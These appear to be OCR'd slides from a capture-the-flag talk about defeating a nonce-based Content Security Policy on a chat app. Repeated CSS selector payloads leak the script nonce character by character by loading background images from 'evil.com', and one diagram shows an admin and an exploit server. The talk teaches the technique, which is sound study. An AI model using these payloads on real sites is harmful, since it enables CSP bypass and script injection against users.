

What is this noncence security policy?!


Thomas Fodor


HOW IS THIS SUPPOSED TO WORK?

```
default-src 'self';
script-src  'nonce-6852542ba43de97dd34c8058';
frame-src   {recaptcha_url};
connect-src 'self' {ctf_url} {recaptcha_url};
worker-src  {recaptcha_url};
style-src   'unsafe-inline' {recaptcha_url};
font-src    'self';
img-src     *;
report-uri  {ctf_url}/report-violation;
object-src  'none'
```

```
default-src 'self';
script-src  'nonce-6852542ba43de97dd34c8058';
frame-src   {recaptcha_url};
connect-src 'self' {ctf_url} {recaptcha_url};
worker-src  {recaptcha_url};
style-src   'unsafe-inline' {recaptcha_url};
font-src    'self';
img-src     *;
report-uri  {ctf_url}/report-violation;
object-src  'none'
```


Developer Tools - Chat - http://192.168.99.100:8080/#61dc29e8-18d0-4d23-i-love-comic-sans
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Search HTML
<!DOCTYPE html>
<html> event
<head> </head>
<body>
<script nonce="e88bb3ea16c5f411ad52d58f">
class Message extends HTMLElement { constructor() { super(); this.date = new Date(); } get username() { return this.getAttribute("username"); } get content() { return this.innerHTML; } static get observedAttributes() { return ['content', 'username']; } render() { this.innerHTML = `<li><em>${this.date.toLocaleTimeString()}</em> <b>${this.username}</b>: ${this.content}</li>`; } connectedCallback() { this.render() } attributeChangedCallback(name, oldValue, newValue) { this.render() } } class Join extends HTMLElement { constructor() { super(); this.date = new Date(); } get username() { return this.getAttribute("username"); } static get observedAttributes() { return ['username']; } render() { this.innerHTML = `<li><em>${this.date.toLocaleTimeString()}</em> -> <em>${this.username} joined the room</em></li>`; } connectedCallback() { this.render() } attributeChangedCallback(name, oldValue, newValue) { this.render() } } class Leave extends HTMLElement { constructor() { super(); this.date = new Date(); } get username() { return
Rules
Layout
Computed
Filter Styles
:hov .cls
element { inline
}
Inherited from body
body { inline:2
font-family: Comic Sans MS;
}
html > body > script
Filter Output
Errors
Warnings
Logs
Info
Debug
CSS
XHR
Requests
Content Security Policy: The page's settings blocked the loading of a resource at inline ("script-src"). onloadwff.js:71:814128
Content Security Policy: The page's settings blocked the loading of a resource at eval ("script-src").
Content Security Policy: The page's settings blocked the loading of a resource at inline ("script-src"). common.js:2:316
Content Security Policy: The page's settings blocked the loading of a resource at inline ("script-src"). 2 utils.js:35:9
Request to access cookie or storage on "https://www.google.com/recaptcha/api.js" was blocked because it came from a tracker and content blocking is enabled. [Learn More] 192.168.99.100:8080


YOU GET A NONCE, YOU GET A NONCE
EVERYBODY GETS A NONCE!

```
default-src 'self';
script-src  'nonce-6852542ba43de97dd34c8058';
frame-src   {recaptcha_url};
connect-src 'self' {ctf_url} {recaptcha_url};
worker-src  {recaptcha_url};
style-src   'unsafe-inline' {recaptcha_url};
font-src    'self';
img-src     *;
report-uri  {ctf_url}/report-violation;
object-src  'none'
```

```
default-src 'self';
script-src  'nonce-6852542ba43de97dd34c8058';
frame-src   {recaptcha_url};
connect-src 'self' {ctf_url} {recaptcha_url};
worker-src  {recaptcha_url};
style-src   'unsafe-inline' {recaptcha_url};
font-src    'self';
img-src     *;
report-uri  {ctf_url}/report-violation;
object-src  'none'
```

```
default-src 'self';
script-src  'nonce-6852542ba43de97dd34c8058';
frame-src   {recaptcha_url};
connect-src 'self' {ctf_url} {recaptcha_url};
worker-src  {recaptcha_url};
style-src   'unsafe-inline' {recaptcha_url};
font-src    'self';
img-src     *;
report-uri  {ctf_url}/report-violation;
object-src  'none'
```

```
default-src 'self';
script-src  'nonce-6852542ba43de97dd34c8058';
frame-src   {recaptcha_url};
connect-src 'self' {ctf_url} {recaptcha_url};
worker-src  {recaptcha_url};
style-src   'unsafe-inline' {recaptcha_url};
font-src    'self';
img-src     *;
report-uri  {ctf_url}/report-violation;
object-src  'none'
```

```
default-src 'self';
script-src  'nonce-6852542ba43de97dd34c8058';
frame-src   {recaptcha_url};
connect-src 'self' {ctf_url} {recaptcha_url};
worker-src  {recaptcha_url};
style-src   'unsafe-inline' {recaptcha_url};
font-src    'self';
img-src     *;
report-uri  {ctf_url}/report-violation;
object-src  'none'
```

style-src and img-src

```
a[href] {
  /* (⌐■_■) */
}
```

```
a[href="http://example.com"] {
  /* (⌐■_■) */
}
```

```
a[href*="example"] {
  /* (⌐■_■) */
}
```

```
a[href|="example"] {
  /* (⌐■_■) */
}
```

```
a[href~="example"] {
  /* (⌐■_■) */
}
```

```
a[href$="example"] {
  /* (⌐■_■) */
}
```

```
a[href^="example"] {
  /* (⌐■_■) */
}
```

```
script[nonce^="a"] {
  /* ( •_•)>⌐■-■ */
}
```

```
script[nonce^="a"] {
  /* (☉｡☉) */
  background: url("evil.com/?guess=a")
}
```

```
script[nonce^="a"] {
  background: url("evil.com/?guess=a")
}
script[nonce^="b"] {
  background: url("evil.com/?guess=b")
}
script[nonce^="c"] {
  background: url("evil.com/?guess=c")
}
script[nonce^="d"] {
  background: url("evil.com/?guess=d")
}
script[nonce^="e"] {
  background: url("evil.com/?guess=e")
}
script[nonce^="f"] {
  background: url("evil.com/?guess=f")
}
script[nonce^="0"] {
  background: url("evil.com/?guess=0")
}
script[nonce^="1"] {
  background: url("evil.com/?guess=1")
}
```


```
script[nonce^="2"] {
  background: url("evil.com/?guess=2")
}
script[nonce^="3"] {
  background: url("evil.com/?guess=3")
}
script[nonce^="4"] {
  background: url("evil.com/?guess=4")
}
script[nonce^="5"] {
  background: url("evil.com/?guess=5")
}
script[nonce^="6"] {
  background: url("evil.com/?guess=6")
}
script[nonce^="7"] {
  background: url("evil.com/?guess=7")
}
script[nonce^="8"] {
  background: url("evil.com/?guess=8")
}
script[nonce^="9"] {
  background: url("evil.com/?guess=9")
}
```

```
script[nonce^="f"] {
  background: url("evil.com/?guess=f")
}
```

```
script[nonce^="fa"] {
  background: url("evil.com/?guess=fa")
}
script[nonce^="fb"] {
  background: url("evil.com/?guess=fb")
}
script[nonce^="fc"] {
  background: url("evil.com/?guess=fc")
}
script[nonce^="fd"] {
  background: url("evil.com/?guess=fd")
}
script[nonce^="fe"] {
  background: url("evil.com/?guess=fe")
}
script[nonce^="ff"] {
  background: url("evil.com/?guess=ff")
}
script[nonce^="f0"] {
  background: url("evil.com/?guess=f0")
}
script[nonce^="f1"] {
  background: url("evil.com/?guess=f1")
}
```

```
script[nonce^="f2"] {
  background: url("evil.com/?guess=f2")
}
script[nonce^="f3"] {
  background: url("evil.com/?guess=f3")
}
script[nonce^="f4"] {
  background: url("evil.com/?guess=f4")
}
script[nonce^="f5"] {
  background: url("evil.com/?guess=f5")
}
script[nonce^="f6"] {
  background: url("evil.com/?guess=f6")
}
script[nonce^="f7"] {
  background: url("evil.com/?guess=f7")
}
script[nonce^="f8"] {
  background: url("evil.com/?guess=f8")
}
script[nonce^="f9"] {
  background: url("evil.com/?guess=f9")
}
```

```
script[nonce^="f1"] {
  background: url("evil.com/?guess=f1")
}
```


HAH
EASY PEASY !
memegenerator.net

Send styles for nonce^="?"

Site

```
script[nonce^="a"] {
  background: url("evil.com/?guess=a")
}
script[nonce^="b"] {
  background: url("evil.com/?guess=b")
}
script[nonce^="c"] {
  background: url("evil.com/?guess=c")
}
script[nonce^="d"] {
  background: url("evil.com/?guess=d")
}
script[nonce^="e"] {
  background: url("evil.com/?guess=e")
}
script[nonce^="f"] {
  background: url("evil.com/?guess=f")
}
script[nonce^="0"] {
  background: url("evil.com/?guess=0")
}
script[nonce^="1"] {
  background: url("evil.com/?guess=1")
}
```

```
script[nonce^="2"] {
  background: url("evil.com/?g
}
script[nonce^="3"] {
  background: url("evil.com/?g
}
script[nonce^="4"] {
  background: url("evil.com/?guess=4")
}
script[nonce^="5"] {
  background: url("evil.com/?guess=5")
}
script[nonce^="6"] {
  background: url("evil.com/?guess=6")
}
script[nonce^="7"] {
  background: url("evil.com/?guess=7")
}
script[nonce^="8"] {
  background: url("evil.com/?guess=8")
}
script[nonce^="9"] {
  background: url("evil.com/?guess=9")
}
```


Load background image for nonce^="f"

Admin

Load "image" *evil.com/guess=f*

```
script[nonce^="f"] {
  background: url("evil.com/?guess=f")
}
```

Exploit server



Send styles for nonce^="f?"

